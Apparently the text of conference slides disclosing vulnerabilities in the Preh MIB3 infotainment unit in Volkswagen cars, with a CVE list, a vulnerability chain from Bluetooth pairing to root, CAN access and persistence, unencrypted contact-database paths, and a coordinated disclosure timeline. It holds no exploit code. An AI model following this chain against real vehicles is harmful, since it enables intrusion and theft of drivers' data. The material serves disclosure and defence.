


Contact database is stored on Preh MIB3 as SQLITE db under:
`/var/lib/tsd.bt.phone.mib3/database`


Profile pictures are stored under:
`/var/lib/tsd.bt.phone.mib3/photo/`

Contact data is not encrypted on the infotainment unit


Attack summary 1. One-time access via BT



Attack summary 2. Infection with malware



Attack summary 3. Remote control via DNS



Attack impact demonstration

Watch on YouTube: https://youtu.be/T4v8H0qJSOg

List of identified vulnerabilities

- CVE-2023-28902 DoS via integer underflow in picserver
- CVE-2023-28903 DoS via integer overflow in picserver
- CVE-2023-28904 Secure boot bypass in BL2
- CVE-2023-28905 Heap buffer overflow in picserver
- CVE-2023-28906 Command injection in networking service
- CVE-2023-28907 Lack of access restrictions in CARCOM memory
- CVE-2023-28908 Integer overflow in non-fragmented data (phone service)
- CVE-2023-28909 Integer overflow leading to MTU bypass (phone service)
- CVE-2023-28910 Disabled abortion flag (phone service)
- CVE-2023-28911 Arbitrary channel disconnection leading to DoS (phone servcie)
- CVE-2023-28912 Clear-text phonebook information
- CVE-2023-29113 Lack of access control in custom IPC mechanism

Vulnerability chaining

Bluetooth vector. Prerequisite: pairing required

CVE-2023-28905

CVE-2023-28909

CVE-2023-28910

CVE-2023-28911

Code execution as 'phone' user

DoS of Preh MIB3 ECU

CVE-2023-28906

CVE-2023-29113

CVE-2023-28912

Access phone contact database

Privesc to 'root'

CVE-2023-28907

Send/recv CAN3

CVE-2023-28904

Persistence

USB vector (local). Prerequisite: access inside the vehicle

CVE-2023-28902

CVE-2023-28903

DoS of Preh MIB3 ECU

Disclosure timeline

- 07.03.2023 – vulnerabilities reported to vulnerability@volkswagen.de
- 11.04.2023 – VW requested clarifications
- 26.04.2023 – PCA sent clarifications to VW
- 22.06.2023 – First meeting of PCA and VW. VW confirms findings. Remediation is in progress
- End of 2023 – beginning of 2024 – VW informs PCA that vulnerabilities are remediated
- 08.2024 – PCA applies to BH EU and informs VW
- 12.12.2024 – public disclosure of the findings at BH EU 2024

Thanks to contributors

- Mikhail Evdokimov
- Aleksei Stennikov
- Polina Smirnova
- Radu Motspan
- Abdellah Benotsmane
- Balazs Szabo
- Anna Breeva
- All PCAutomotive crew

Separate thanks to VW CSIRT for processing our findings

Thank you!
Q/A time

Contact us: info@pcautomotive.com